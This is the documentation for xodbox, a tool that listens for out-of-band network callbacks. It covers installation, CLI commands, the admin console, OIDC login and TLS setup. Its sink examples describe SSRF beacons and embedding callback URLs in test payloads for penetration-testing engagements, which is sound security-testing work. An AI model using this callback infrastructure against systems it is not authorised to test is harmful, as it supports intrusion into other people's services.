xodbox
Network interaction listening post
Docs :: Releases :: Code

Purpose
Quickly determine if an application reaches out to remote network based services. Easily create custom responses to test
how applications consume data from network sources.
Features
Multiple listening protocols:
Plus:
- An embedded admin web console (React SPA + JSON API) to browse the live
event feed, edit payloads, group interactions into sinks, and manage users
and API keys. Enable it with
ui_path or an isolated admin_listener — see
the HTTPX handler docs. - Pluggable notifiers (
app_log, slack, discord, webhook) that fire on
matching interactions, so a callback shows up in chat the moment it lands.
Installation
Download a release from GitHub or use Go Install:
go install github.com/defektive/xodbox@latest
Running without root (Linux)
Several handlers bind privileged ports (below 1024) by default — HTTP :80,
HTTPS :443, DNS :53, and SMB :445. Instead of running xodbox as root,
grant the binary the network capabilities it needs and run it as a normal user:
sudo setcap cap_net_raw,cap_net_admin,cap_net_bind_service+eip xodbox
./xodbox serve
cap_net_bind_service is what allows binding ports below 1024, and is the only
capability required for the current handlers; cap_net_raw and cap_net_admin
are included for forward compatibility and can be dropped if you don’t need them.
Re-run setcap after upgrading — replacing the binary clears its capabilities.
Configuration
./xodbox config -e > xodbox.yaml
Handler Configuration
Configuration information for each Handler is documented alongside it’s code in the handlers directory.
Notifier Configuration
Configuration information for each Notifier is documented alongside it’s code in the notifiers directory.
Server Usage
Start the listeners with the serve subcommand:
Running ./xodbox with no subcommand prints the available commands (serve,
config, payload, sink, user, …). All the magic happens through the
configuration file — see the handlers and
notifiers docs for what you can configure.
Client Usage
When a client makes a connection to xodbox, the logic to respond will be processed by a Handler. Handlers are responsible for seeding their own default data.
Quick Start Guides
Linux
This little snippet will:
- Download and extract latest release from GitHub.
- Generate a new config file.
- create the static and payload directories used by the config file.
wget -q $(wget -q -O - https://api.github.com/repos/defektive/xodbox/releases/latest | grep -o "https:.*Linux_x86_64\.tar\.gz")
tar -xzvf xodbox*.tar.gz
./xodbox config -e | sed 's/^#\(\s*\(payload\|static\)_dir\)/ \1/g' > xodbox.yaml
mkdir -p static payloads/httpx
Docker (prebuilt image from GHCR)
Prebuilt, cosign-signed images are
published to GitHub Container Registry on every release. The image’s entrypoint
is xodbox and its working directory is /workspace, so mount a directory
there to hold your config, database, and payloads, then pass a subcommand
(serve, config, user, …).
# 1. Generate a config into the current directory
docker run --rm -v "$PWD:/workspace" ghcr.io/defektive/xodbox:latest config -e > xodbox.yaml

# 2. Run the server (publish whatever ports your config listens on)
docker run --rm \
  -v "$PWD:/workspace" \
  --user "$(id -u):$(id -g)" \
  -p 80:80 \
  ghcr.io/defektive/xodbox:latest serve
The image runs as a non-root user. Passing --user "$(id -u):$(id -g)" makes it
read and write the mounted directory as you, so the config and SQLite database
stay owned by your host user. Pin a release tag (e.g.
ghcr.io/defektive/xodbox:v1.2.3) instead of :latest for reproducible deploys.
Docker (Alpine with a downloaded release)
Prefer not to pull the prebuilt image? The release binary is statically linked,
so you can run an extracted release inside a stock Alpine container. Run this
from the directory containing the extracted xodbox binary:
docker run \
  --rm \
  -p 80:80 \
  -v "$PWD:/app" \
  --workdir /app \
  alpine \
  ./xodbox serve
Feedback
I have an issue or feature request
Sweet! Open an issue to start the conversation.
Wait… I want the old node version
Really? ok we made a tag just for you.
https://github.com/defektive/xodbox/releases/tag/legacy-nodejs
1 - Config
Configuration system
Overview
xodbox behaviour is driven by xodbox.yaml. The config file has four
top-level sections:
| Section | Type | Purpose |
|---|
defaults | map[string]string | Global defaults shared across components (e.g. server_name, default_ip). |
handlers | []map[string]string | Protocol listeners to start. Each entry must have a handler key naming a registered type. |
notifiers | []map[string]string | Event sinks. Each entry must have a notifier key naming a registered type. |
workers | []map[string]string | Background tasks. Each entry must have a worker key naming a registered type. |
Generate a starter config with:
Managing config
Web UI
Admin users can view and edit the config from the Config page in the
admin web UI. The structured editor shows each section with add/remove
controls; a raw YAML tab is also available for power users. Saving from
the UI automatically reloads all handlers — no manual restart needed.
CLI
xodbox config                        # print the loaded config
xodbox config init                   # write the default config to disk
xodbox config validate               # check the config for errors
xodbox config get defaults.server_name   # read a value by dot-path
xodbox config set defaults.server_name foo   # write a value by dot-path
The set subcommand validates before writing; invalid configs are
rejected.
Validation
ValidateConfigFile checks that every handler, notifier, and worker
entry references a registered type name. Unknown names and missing type
keys are reported as errors.
Reloading config
Saving from the web UI automatically triggers a graceful reload: all
running handlers and workers are stopped, the new config is loaded, and
new handlers/workers are started. There is a brief interruption (~1-2s)
while listeners rebind.
From the CLI or after a manual file edit, send SIGHUP to the running
xodbox process to reload without a full restart:
kill -HUP $(pidof xodbox)
Alternatively, restart the process entirely.
A handler that fails to bind is fatal at startup — a listening post that
cannot listen has nothing to offer — but not across a reload. If the new
config asks for a port that is already taken, the failure is logged and
the process stays up on its remaining listeners, so you can correct the
config and reload again rather than losing the server to a bad edit.
2 - Xodbox CLI
Xodbox CLI Reference
Synopsis
A network interaction listening post.
- Quickly determine if an application interacts with network services.
- Easily create custom responses to interaction requests.
Options
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
  -h, --help            help for xodbox
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.1 - Completion
Generate completion script
Synopsis
To load completions:
Bash:
source <(xodbox completion bash)

# To load completions for each session, execute once:
# Linux:
xodbox completion bash > /etc/bash_completion.d/xodbox
# macOS:
xodbox completion bash > /usr/local/etc/bash_completion.d/xodbox
Zsh:
# If shell completion is not already enabled in your environment,
# you will need to enable it.  You can execute the following once:
echo "autoload -U compinit; compinit" >> ~/.zshrc

# To load completions for each session, execute once:
xodbox completion zsh > "${fpath[1]}/_xodbox"

# You will need to start a new shell for this setup to take effect.
fish:
xodbox completion fish | source

# To load completions for each session, execute once:
xodbox completion fish > ~/.config/fish/completions/xodbox.fish
PowerShell:
xodbox completion powershell | Out-String | Invoke-Expression

# To load completions for every new session, run:
xodbox completion powershell > xodbox.ps1
# and source this file from your PowerShell profile.
xodbox completion [bash|zsh|fish|powershell]
Options
-h, --help help for completion
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox - A network interaction listening post
Auto generated by spf13/cobra on 1-Sep-2026
2.2 - Config
Manage the xodbox config file.
Synopsis
View, validate, and edit the xodbox config file.
Running ‘xodbox config’ with no subcommand prints the currently loaded
config. Use a subcommand for specific operations.
Options
  -e, --embedded   Print the embedded config file
  -h, --help       help for config
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.3 - Config Get
Get a config value by dot-notation path
Synopsis
Query a specific value from the config file using a dot-notation path.
xodbox config get <path> [flags]
Examples
  xodbox config get defaults.server_name
  xodbox config get handlers.0.listener
  xodbox config get notifiers.0.notifier
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.4 - Config Init
Write the default config file to disk
Synopsis
Write the embedded default config to the –config path (default xodbox.yaml). Refuses to overwrite unless –force is set.
xodbox config init [flags]
Options
      --force   Overwrite existing config file
  -h, --help    help for init
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.5 - Config Set
Set a config value by dot-notation path
Synopsis
Set a specific value in the config file and save it. The config is
validated before writing; invalid configs are rejected.
Send SIGHUP to the running xodbox process to reload without a full restart.
xodbox config set <path> <value> [flags]
Examples
  xodbox config set defaults.server_name MyServer
  xodbox config set handlers.0.listener :8080
  xodbox config set notifiers.0.filter "^HTTP"
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.6 - Config Validate
Validate the config file
Synopsis
Load the config file and check that all handler, notifier, and worker names are valid. Exit code 1 on validation failure.
xodbox config validate [flags]
Options
-h, --help help for validate
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.7 - Interactions
Inspect and prune recorded interactions.
Synopsis
Manage the interactions the listeners have recorded. Use ‘purge’ to remove noise from a known source (e.g. a leftover beacon from an old test) that has been flooding the database.
Options
-h, --help help for interactions
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.8 - Interactions Purge
Delete recorded interactions matching a source, target, or handler.
Synopsis
Delete interactions matching the given filters (ANDed together). At least one filter is required so the whole table isn’t wiped by mistake. Pair this with the ignore_cidrs / ignore_pattern config defaults to stop the same noisy callout from being recorded going forward.
Matching interactions and their captured files are removed permanently; there is no undo. Use –dry-run first to see what would go. The database file is not shrunk on disk – run the purge worker, which vacuums after deleting, or VACUUM manually.
Examples:
xodbox interactions purge –remote 203.0.113.7
xodbox interactions purge –remote 10.0.0.0/8 –dry-run
xodbox interactions purge –target /old-test-callback –handler httpx
xodbox interactions purge [flags]
Options
      --dry-run          report how many rows match without deleting
      --handler string   restrict to a single handler (e.g. httpx, dns)
  -h, --help             help for purge
      --remote strings   source IP or CIDR to purge (repeatable, comma-separated)
      --target string    substring matched against the request target (HTTP path / DNS qname)
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.9 - Payload
Manage payloads.
Synopsis
Manage payloads served by xodbox. Use subcommands to inspect or export payload data.
Options
-h, --help help for payload
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.10 - Payload Dump
Dump payloads.
Synopsis
Dump all payloads from the database as YAML.
xodbox payload dump [flags]
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.11 - Serve
Start xodbox server.
Synopsis
Start the xodbox server with all configured handlers and notifiers.
Loads the config file, opens the database, seeds initial state, and starts
each handler in its own goroutine. Shuts down gracefully on SIGINT/SIGTERM.
Options
-h, --help help for serve
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox - A network interaction listening post
Auto generated by spf13/cobra on 1-Sep-2026
2.12 - Sink
Manage interaction sinks (named/described slugs).
Synopsis
Create and manage sinks: named, described slugs you embed in payloads to correlate out-of-band interactions. View a sink’s hits in the admin web UI.
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.13 - Sink Add
Create a sink; generates a random slug when none is given.
xodbox sink add [slug] [flags]
Options
      --description string   what this sink is for (shown in the UI and CLI list)
  -h, --help                 help for add
      --notify               send notifications when this sink is hit
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox sink - Manage interaction sinks (named/described slugs).
Auto generated by spf13/cobra on 1-Sep-2026
2.14 - Sink List
List sinks and their hit counts.
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox sink - Manage interaction sinks (named/described slugs).
Auto generated by spf13/cobra on 1-Sep-2026
2.15 - Sink Rm
Delete a sink (its captured interactions are left untouched).
xodbox sink rm <slug> [flags]
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox sink - Manage interaction sinks (named/described slugs).
Auto generated by spf13/cobra on 1-Sep-2026
2.16 - Update
Update xodbox to latest version
Synopsis
Update or check for updates.
The default update method is to download the latest release from GitHub.
Examples
# Update to latest version
xodbox update
# Use go install to update
xodbox update -g
# Download from a specific URL
# Not sure why anyone else would need this. I use it for quickly testing builds on different machines.
xodbox update -u http://10.0.0.2:8000/dist/xodbox_darwin_arm64/xodbox

# This is typically used after I run the following:
#	goreleaser release --clean --snapshot
#	python -m http.server
Options
  -C, --check        Check for update
  -f, --force        Force update, even if release is not newer
  -g, --go-install   Use go install instead of downloading release from GitHub
  -h, --help         help for update
  -u, --url string   URL to download from (force implies)
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox - A network interaction listening post
Auto generated by spf13/cobra on 1-Sep-2026
2.17 - User
Manage admin console users.
Synopsis
Create and manage the users that can log into the embedded admin web UI.
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.18 - User Add
Create an admin console user (bootstrap the first admin).
xodbox user add <username> [flags]
Options
      --admin             grant the admin role
  -h, --help              help for add
      --password string   use this password instead of a generated one
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.19 - User List
List admin console users.
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.20 - User Passwd
Reset a user’s password (revokes their active sessions).
xodbox user passwd <username> [flags]
Options
  -h, --help              help for passwd
      --password string   use this password instead of a generated one
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.21 - User Rm
Delete a user and their API keys and sessions.
xodbox user rm <username> [flags]
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.22 - Workers
Inspect and run background jobs.
Synopsis
Background jobs (workers) normally run on the schedule set under the ‘workers:’ key in the config file. These subcommands let you see what is configured and run a job immediately, without waiting for its next tick.
Options
-h, --help help for workers
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.23 - Workers List
List the background jobs configured in the config file.
Synopsis
Print each worker in the config file with its schedule. An empty list means no ‘workers:’ key is configured, so no background job will ever run.
xodbox workers list [flags]
Examples
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
2.24 - Workers Run
Run a background job once, immediately.
Synopsis
Run a configured worker once in the foreground and wait for it to finish, then exit. Useful for applying a retention policy on demand or for checking that a job does what you expect before trusting it to a schedule.
This opens its own connection to the database. If ‘xodbox serve’ is running against the same file, a job that writes heavily – the purge worker’s VACUUM in particular – can block or fail on SQLite’s write lock. Prefer the admin console’s Run now button, which runs the job inside the live server, or stop the server first.
Interrupt with Ctrl-C to cancel the run’s context; the worker decides how quickly it can stop.
xodbox workers run [name] [flags]
Examples
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 1-Sep-2026
3 - Guides
Setup and configuration guides for xodbox
Step-by-step guides for configuring xodbox features.
3.1 - OIDC / SSO
Configure single sign-on for the admin console via OpenID Connect
The admin console supports single sign-on via any OpenID Connect provider
(Google, Okta, Keycloak, Azure AD, Authentik, Dex, etc.). SSO runs
alongside built-in username/password login — a local admin can always
sign in even when the IdP is down or misconfigured.
Prerequisites
- A working xodbox instance with the admin console enabled
(
admin_listener or ui_path configured). - An OIDC provider with a client application registered for xodbox.
Register xodbox with your identity provider
Create an application / client in your IdP with these settings:
| Setting | Value |
|---|
| Application type | Web |
| Grant type | Authorization Code |
| PKCE | S256 (always used; required for public clients) |
| Redirect URI | <admin_base>/api/auth/oidc/callback (e.g. https://oob.example.com/admin/api/auth/oidc/callback) |
| Scopes | openid profile email (minimum) |
Note the Issuer URL and Client ID — those are the two required
values. A Client Secret is optional when the provider supports public
clients with PKCE.
Quick setup via the web UI
The admin console’s Config page offers a one-click Enable OIDC / SSO
button on any HTTPX handler entry. Clicking it adds all the SSO fields with
sensible defaults — just fill in your Issuer URL and Client ID from
your identity provider and save.
Minimal configuration (YAML)
Add the OIDC keys to your HTTPX handler entry in xodbox.yaml:
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
    oidc_issuer: https://sso.example.com/realms/corp
    oidc_client_id: xodbox
This is enough to enable the SSO button on the login page. Discovery
(<issuer>/.well-known/openid-configuration) is fetched lazily on the
first login attempt, so xodbox starts even if the IdP is temporarily
unreachable.
Full configuration reference
| Key | Default | Description |
|---|
oidc_issuer | — | Provider issuer URL. Required to enable SSO. |
oidc_client_id | — | OAuth2/OIDC client ID. Required to enable SSO. |
oidc_client_secret | (empty) | Client secret. Omit for public clients — the flow always uses PKCE. |
oidc_redirect_url | derived | Callback URL. When empty it is derived from the request’s scheme, host, and admin mount path (honoring X-Forwarded-Proto). Set it explicitly when behind a reverse proxy. |
oidc_scopes | openid,profile,email | Comma or space-separated scopes. openid is always included. |
oidc_default_role | user | Role assigned to provisioned users: user or admin. |
oidc_groups_claim | groups | ID-token claim inspected for group membership. May be a JSON array, space-separated string, or comma-separated string. |
oidc_admin_group | (empty) | When set, users whose groups claim contains this value get the admin role; everyone else gets oidc_default_role. |
oidc_button_label | Sign in with SSO | Text shown on the login page’s SSO button. |
How the login flow works
- The user clicks Sign in with SSO on the login page.
- The browser hits
GET /api/auth/oidc/login, which generates a state,
nonce, and PKCE code verifier, stashes them in short-lived cookies,
and redirects to the identity provider’s authorization endpoint. - After the user authenticates, the provider redirects back to
GET /api/auth/oidc/callback. - xodbox validates
state, exchanges the authorization code (with the
PKCE verifier), and verifies the ID token’s signature and nonce. - A local account is provisioned (or updated) from the token’s claims and
a standard session cookie is issued — identical to the one the password
flow creates. All downstream middleware (CSRF, roles, API keys) works
the same regardless of login method.
User provisioning
Accounts are created just-in-time on first OIDC login. Key behaviours:
- The account is keyed by
iss#sub (issuer + subject), never by email, so
a colliding email address cannot take over an existing local account. - OIDC-provisioned accounts have no password and can never be used for
password login.
- The display name is derived from
preferred_username, email, or sub
(first non-empty wins). If the chosen username is already taken, a
numeric suffix is appended. - On every login the user’s role is re-synced from the current token
claims, so IdP group changes take effect immediately.
Role mapping
Without oidc_admin_group, every OIDC user gets the oidc_default_role
(default user). Set oidc_admin_group to a group value present in the
oidc_groups_claim to promote matching users to admin:
oidc_groups_claim: groups        # claim name in the ID token
oidc_admin_group: xodbox-admins  # value that grants admin
oidc_default_role: user          # everyone else
The groups claim can be a JSON array (["a","b"]), a space-separated
string ("a b"), or a comma-separated string ("a,b").
Reverse proxy considerations
When xodbox sits behind a reverse proxy:
- Set
oidc_redirect_url explicitly to the externally-reachable callback
URL. The auto-derived URL uses the request’s Host and
X-Forwarded-Proto headers, which may not be correct in all proxy
configurations. - Ensure the proxy forwards
X-Forwarded-Proto so xodbox can distinguish
HTTP from HTTPS when building the redirect.
Provider-specific examples
Keycloak
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
    public_url: https://oob.example.com
    oidc_issuer: https://sso.example.com/realms/corp
    oidc_client_id: xodbox
    oidc_client_secret: "change-me"
    oidc_redirect_url: https://oob.example.com/admin/api/auth/oidc/callback
    oidc_admin_group: xodbox-admins
In Keycloak, create a client with:
- Client type: OpenID Connect
- Client authentication: On (confidential) or Off (public + PKCE)
- Valid redirect URIs:
https://oob.example.com/admin/api/auth/oidc/callback - Add a groups mapper (Client scopes → dedicated scope → Add mapper →
Group Membership) so the
groups claim appears in the ID token.
Google Workspace
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
    oidc_issuer: https://accounts.google.com
    oidc_client_id: "123456789.apps.googleusercontent.com"
    oidc_client_secret: "GOCSPX-..."
    oidc_redirect_url: https://oob.example.com/admin/api/auth/oidc/callback
    oidc_default_role: user
Google does not expose a groups claim in the ID token, so group-based
admin mapping is not available. Grant the admin role from the Users page
after the user’s first login, or set oidc_default_role: admin if every
Google user should be an admin.
Okta
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
    oidc_issuer: https://dev-123456.okta.com
    oidc_client_id: 0oa1bcdef
    oidc_client_secret: "..."
    oidc_redirect_url: https://oob.example.com/admin/api/auth/oidc/callback
    oidc_groups_claim: groups
    oidc_admin_group: xodbox-admins
In Okta, add a Groups claim to the ID token (Security → API →
Authorization Server → Claims → Add Claim with Include in: ID Token,
Value type: Groups, Filter: Matches regex .*).
Troubleshooting
SSO button does not appear: both oidc_issuer and oidc_client_id
must be set. Check the server logs at start-up for an OIDC summary line
confirming SSO is enabled.
“sso_error” on callback: the login page shows the error from the query
parameter. Common causes: mismatched redirect URI, expired state cookie
(the user took too long), or the IdP returned an error. Check server logs
for the detailed error.
User gets user role instead of admin: verify that the ID token
actually contains the groups claim. Use your IdP’s token preview or
decode the JWT to confirm. The claim name must match oidc_groups_claim
and the value must match oidc_admin_group exactly.
IdP unreachable at start-up: this is fine — discovery is lazy. The
first login attempt will fail with a clear error if the IdP is still
unreachable at that point.
3.2 - Admin Console Setup
Bootstrap users, configure the admin web UI, and manage API keys and sinks
The admin console is an embedded React web UI and JSON API for managing
payloads, browsing captured interactions, creating sinks, and managing
users and API keys. It ships inside the xodbox binary — no separate
install needed.
Bootstrap the first user
There is no default account. Create an admin user before starting the
server:
xodbox user add alice --admin
This prints a generated 24-character password once — store it
immediately. To choose your own password:
xodbox user add alice --admin --password 'your-strong-password'
Passwords must be at least 12 characters.
Choose a serving strategy
The admin console can be served two ways:
Option 1: Isolated listener (recommended)
Bind the admin console to a separate address, fully isolated from the
attacker-facing port:
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
The admin UI is served only on 127.0.0.1:9091. The main listener on
port 80 serves only honeypot content. This is the safest option — the
admin surface is not reachable from the attacker-facing port at all.
Option 2: Same listener, sub-path
Mount the admin UI under a path prefix on the main listener:
handlers:
  - handler: HTTPX
    listener: :80
    ui_path: /admin
The admin UI is served at http://your-host/admin. Use ui_allow_cidrs
to restrict access by source IP (see below).
Restrict access by source IP
The ui_allow_cidrs config restricts admin UI access to specific source
IPs, checked against the real TCP peer IP (never X-Forwarded-For):
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
    ui_allow_cidrs: "127.0.0.1/32,10.0.0.0/8"
Denied requests receive a 404 (indistinguishable from a non-existent
path). Empty or omitted means no restriction — authentication is still
required.
Set the public URL
When the admin console runs on an isolated listener (different from the
honeypot), sink “Copy HTTP link” needs to know the honeypot’s external
address:
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
    public_url: https://oob.example.com
Without public_url, the link falls back to the admin UI’s own origin,
which is only correct when the UI is served on the honeypot listener.
Authentication
Browser sessions
- Cookie-based with server-side session tokens (hashed at rest).
HttpOnly, SameSite=Strict, Secure under TLS.- State-changing requests require a CSRF token: the
X-CSRF-Token
header must echo the xodbox_csrf cookie. - Login is rate-limited: 10 attempts per IP per minute (HTTP 429 when
exceeded).
API keys
API keys authenticate non-browser clients (scripts, CI, integrations).
They use the prefix xdbx_ followed by 64 hex characters.
Create a key from the admin UI (Account → API Keys) or via the API:
curl -X POST https://admin:9091/api/apikeys \
  -H "Authorization: Bearer xdbx_existing_key" \
  -H "Content-Type: application/json" \
  -d '{"name": "ci-bot"}'
The full key is returned exactly once in the response — only the
SHA-256 hash is stored. Keys can optionally have an expiry
(expires_at).
Use a key by sending it as a Bearer token:
curl https://admin:9091/api/interactions \
  -H "Authorization: Bearer xdbx_your_key_here"
API key requests skip CSRF checks.
User management
CLI
xodbox user add bob                  # create user (role: user), prints generated password
xodbox user add carol --admin        # create admin
xodbox user add dave --password 'p'  # create user with a specific password
xodbox user list                     # list all users (ID, username, role)
xodbox user passwd bob               # reset password (revokes active sessions)
xodbox user rm bob                   # delete user + their keys and sessions
API (admin only)
| Method | Path | Description |
|---|
GET | /api/users | List all users |
POST | /api/users | Create a user ({"username": "...", "password": "...", "role": "admin|user"}) |
DELETE | /api/users/{id} | Delete a user (cannot delete self or last admin) |
POST | /api/users/{id}/password | Reset another user’s password |
Self-service
Any authenticated user can change their own password:
POST /api/account/password
{"current": "...", "new": "..."}
Sinks
A sink is a named slug you embed in payloads to correlate
interactions. Creating a sink does not change what the honeypot
captures — it labels and groups hits so you can review them in one
place.
An interaction belongs to a sink when the slug appears in the
request_target (HTTP path, DNS qname) or the raw request headers. So
/<slug>, <slug>.your.domain, and ?x=<slug> all correlate.
CLI
SLUG=$(xodbox sink add --description "prod SSRF beacon")  # random slug (stdout is clean for scripting)
xodbox sink add my-label --description "a named one"       # explicit slug
xodbox sink list                                           # slug, hit count, description
xodbox sink rm my-label                                    # delete sink (interactions kept)
Slugs must be 6-64 characters of [a-zA-Z0-9_-]. Random slugs are
~10 characters of lowercase base32.
API
| Method | Path | Description |
|---|
GET | /api/sinks | List all sinks with event counts |
POST | /api/sinks | Create ({"slug": "...", "description": "..."}) |
GET | /api/sinks/{slug} | Sink detail + paginated events (?limit=&offset=) |
PUT | /api/sinks/{slug} | Update description |
DELETE | /api/sinks/{slug} | Delete sink (interactions kept) |
Background jobs
The Jobs page (admin only) lists every worker configured under the
workers: key, with its schedule, next fire time, and the outcome of its last
run — duration and any error. Run now starts one immediately instead of
waiting for its next tick.
Runs happen inside the live server process, so they share its database
connection rather than competing with it for SQLite’s write lock. That matters
for the purge worker, whose VACUUM step takes an
exclusive lock.
| Method | Endpoint | Purpose |
|---|
GET | /api/workers | List workers and their last-run status |
POST | /api/workers/{name}/run | Start an out-of-schedule run |
curl -X POST https://admin:9091/api/workers/purge/run \
  -H "Authorization: Bearer xdbx_your_key"
The run endpoint returns 202 Accepted once the run is accepted, not when it
completes — a purge on a large database can take minutes. Poll GET /api/workers for the result. It returns 404 for an unknown worker and 409
when that worker is already running.
An empty Jobs page means no workers: block is configured, so no background
job will ever run.
Login notifications
Enable event emission on every successful admin login:
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
    notify_logins: "true"
Login events appear in the Events log and fire notifiers whose filter
matches the pattern HTTPX Login <username> from <ip>. Failed login
attempts are not emitted.
Real-time event streaming
The admin UI updates live via Server-Sent Events. The same stream is
available programmatically:
curl -N https://admin:9091/api/stream \
  -H "Authorization: Bearer xdbx_your_key" \
  -H "Accept: text/event-stream"
Filter the stream with query parameters: handler, remote, target,
sink.
Example: full setup
handlers:
  - handler: HTTPX
    listener: :80
    admin_listener: 127.0.0.1:9091
    ui_allow_cidrs: "127.0.0.1/32,10.0.0.0/8"
    public_url: https://oob.example.com
    notify_logins: "true"
# Create the first admin
xodbox user add operator --admin

# Start the server
xodbox serve

# Create a sink for an engagement
SLUG=$(xodbox sink add --description "Acme Corp SSRF test")
echo "Embed in payloads: https://oob.example.com/$SLUG"
3.3 - TLS / ACME Setup
Automatic HTTPS certificates via Let’s Encrypt for the HTTPX handler
The HTTPX handler can automatically provision and renew TLS certificates
via Let’s Encrypt using
certmagic. Two challenge
methods are supported: DNS-01 (recommended — works behind firewalls
and supports wildcards) and HTTP-01 / TLS-ALPN-01 (requires ports 80
and 443 to be reachable from the internet).
Prerequisites
- A domain (or subdomain) whose DNS you control.
- For DNS-01: API credentials for a supported DNS provider (Namecheap or
Route53).
- For HTTP-01: ports 80 and 443 open and reachable from the public
internet.
Quick start (DNS-01 with Namecheap)
handlers:
  - handler: HTTPX
    listener: :80
    tls_names: "*.oob.example.com,oob.example.com"
    acme_email: you@example.com
    acme_accept: "true"
    acme_url: https://acme-staging-v02.api.letsencrypt.org/directory
    dns_provider: namecheap
    dns_provider_api_user: your-namecheap-user
    dns_provider_api_key: your-namecheap-api-key
Start with the staging ACME URL to avoid rate limits while testing.
Once certificates provision correctly, switch to production (see below).
Configuration reference
| Key | Required | Default | Notes |
|---|
tls_names | yes | — | Comma-separated hostnames. Setting any value enables HTTPS. Wildcards (e.g. *.example.com) require DNS-01. |
acme_email | no | — | Contact address for the ACME account. Let’s Encrypt sends expiry warnings here. |
acme_accept | yes | false | Must be the literal string "true" to accept the CA’s terms of service. Other values ("yes", "1") are treated as false. |
acme_url | no | LE production | ACME directory URL. Use https://acme-staging-v02.api.letsencrypt.org/directory for testing. |
dns_provider | no | — | namecheap or route53. When set, DNS-01 is used exclusively (HTTP-01 and TLS-ALPN-01 are disabled). |
dns_provider_api_user | no | — | Namecheap API username (namecheap only). |
dns_provider_api_key | no | — | Namecheap API key (namecheap only). |
Challenge methods
DNS-01 (recommended)
When dns_provider is set, xodbox creates TXT records via the provider’s
API to prove domain ownership. HTTP-01 and TLS-ALPN-01 are disabled. A
hardcoded 30-second propagation delay gives DNS time to converge.
DNS-01 is the only option that supports wildcard certificates and
works when ports 80/443 are behind a firewall or NAT.
HTTP-01 / TLS-ALPN-01 (fallback)
When dns_provider is not set, certmagic uses its default challenge
methods. This requires:
- Port 80 reachable from the internet (HTTP-01 challenge).
- Port 443 reachable from the internet (TLS-ALPN-01 and serving).
Note: in HTTPS mode, xodbox always binds ports 80 and 443 directly
